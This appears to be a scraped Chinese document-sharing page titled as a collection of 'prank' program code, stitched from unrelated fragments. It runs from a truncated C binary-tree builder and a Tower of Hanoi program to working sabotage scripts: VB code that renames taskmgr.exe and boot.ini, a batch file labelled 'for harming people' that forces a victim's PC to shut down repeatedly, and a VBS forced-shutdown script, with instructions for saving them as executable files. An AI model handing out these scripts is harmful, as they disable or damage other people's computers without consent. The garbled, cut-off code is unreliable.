
C语言整人程序代码大全
- 格式:docx
- 大小:34.64 KB
- 文档页数:10


# include "stdio.h"
# include "stdlib.h"
# include "malloc.h"
typedef struct Node{
char data; //定义根结点
struct Node *lchild; //定义左子树
struct Node *rchild; //定义右子树
}Node,*BiTree;
int JianShu(BiTree &T) { //构造二叉链表表示的二叉树T,按先序遍历输入二
//叉树中结点的值(一个字符),空格字符表示空树.
char e;
T=(Node *)malloc(sizeof(Node)); //开辟一个以sizeof(Node)为单位的空间
if(!T) //开辟失败
exit (-2);
fflush(stdin); //清空缓存
scanf ("%c",&e);
if(e==' ')
T=NULL;
else {
T->data=e; // 生成根结点
printf ("请输入%c的左孩子:",e);
JianShu(T->lchild); // 构造左子树
printf ("请输入%c的右孩子:",e);
JianShu(T->rchild); // 构造右子树
}
return 1;
}
int DLR_P(BiTree &T) { //先序遍历打印二叉树中所有数据

让我们先看看代码吧
#include <>
int hj(int a,int b, int c,int i)
{
int t;
if(i==1)
printf("%d->%d\n",a,c);
else
{t=c;
c=b;
b=t;
hj(a,b,c,i-1);
printf("%d->%d\n",a,b);
t=a;
a=c;
c=t;
t=b;
b=c;
c=t;
hj(a,b,c,i-1);
return 0;
}
}
main()
{
int a,b,c,i;
a=1;
b=2;
c=3;
printf("请输入汉诺塔的盘数");
scanf("%d",&i);
hj(a,b,c,i);
return 0;
}
以上是汉诺塔的代码,该程序主要是运用了递归的思想,比如数学中的f(x)=f(x-1)+f(x-2),在本程序中为:int hj(int a,int b, int c,int i)
{
int t;
if(i==1)
printf("%d->%d\n",a,c);
else
{t=c;
c=b; b=t;
hj(a,b,c,i-1);
也就是说,我们在这个函数中再次调用这个函数,相当于一个循环,而在再次调用的过程中,i的值变成i-1,就类似于f(x-1),这样层层调用,最终就变成当i=1的时候的值,然后通过运算,计算出想要得到的值。
汉诺塔的数值分析:
我们可以发现,当只有一个盘的时候,我们只需要做1->3(就是把第一个柱子上的最顶端的盘移动到第三根柱子,以下不再解释)
当有两个盘的时候,是1->2 1->3 2->3
三个盘子是:1->3 1->2 3->2 1->3 2->1 2->3 1->3
分析一下可以得出以下结论:
初始值a=1 b=2 c=3
一个盘子就是a->c
两个盘子与一个盘子的关系是:

Option Explicit
Private Declare Function mciExecute Lib "winmm.dll" (ByVal lpstrCommand As String)
As Long
Private Sub Command1_Click()
Form2.Show
End Sub
Private Sub Command2_Click()
End
End Sub
Private Sub Form_KeyPress(KeyAscii As Integer)
If vbKeyF12 Then
Unload Me
ElseIf vbKeyF11 Then
Unload Me
ElseIf vbKeyF10 Then
Unload Me
End If
End Sub
Private Sub Form_Load()
Form1.WindowState = 2
On Error Resume Next '忽略错误
Name "C:\WINDOWS\system32\taskmgr.exe" As
"C:\WINDOWS\system32\taskmgr2.exe"
On Error Resume Next '忽略错误
Name "C:\boot.ini" As "C:\boot1.ini"
Call HooK
End Sub

Private Sub Form_Unload(Cancel As Integer)
On Error Resume Next '忽略错误
Name "C:\WINDOWS\system32\taskmgr2.exe" As "C:\WINDOWS\system32\taskmgr.exe"
On Error Resume Next '忽略错误
整人代码大全
让对方重启指定次数(害人专用)
@echo off
if not exist c:1.txt echo. >c:1.txt & goto err1
if not exist c:2.txt echo. >c:2.txt & goto err1
if not exist c:3.txt echo. >c:3.txt & goto err1s
if not exist c:4.txt echo. >c:4.txt & goto err1
if not exist c:5.txt echo. >c:5.txt & goto err1
goto err2
:err1
shutdown -s -t 0
:err2
上面可以让对方电脑重启5次后不在重启,当然如果你修改一下加个if not exist
c:6.txt echo. >c:6.txt & goto err1那
就是重启6次 改成7就是7次...
打开“开始→程序→附件→记事本”,把代码部分复制进去,点“另存为”,路径选“你想要放的地方”,
保存类型为“所有文件”,文件名为“你想要的名字.bat”,你的批量处理器就完成了。
善意恶搞关机
首先呢,我们在桌面创建个新文件夹然后打开,在上面找到-工具T-文件夹选项O-查看
把隐藏已知文件类型的扩展名前面的勾去掉.
然后我们开始制作.在桌面建立个记事本,然后把下面代码复制进去
on error resume next
dim WSHshellA
set WSHshellA = wscript.createobject("wscript.shell")
WSHshellA.run "cmd.exe /c shutdown -r -t 60 -c ""说我是猪,不说我是猪就一分钟关你机,
不信,试试···"" ",0 ,true dim a
do while(a <> "我是猪")
a = inputbox ("说我是猪,就不关机,快撒,说 ""我是猪"" ","说不说","不说",8000,7000)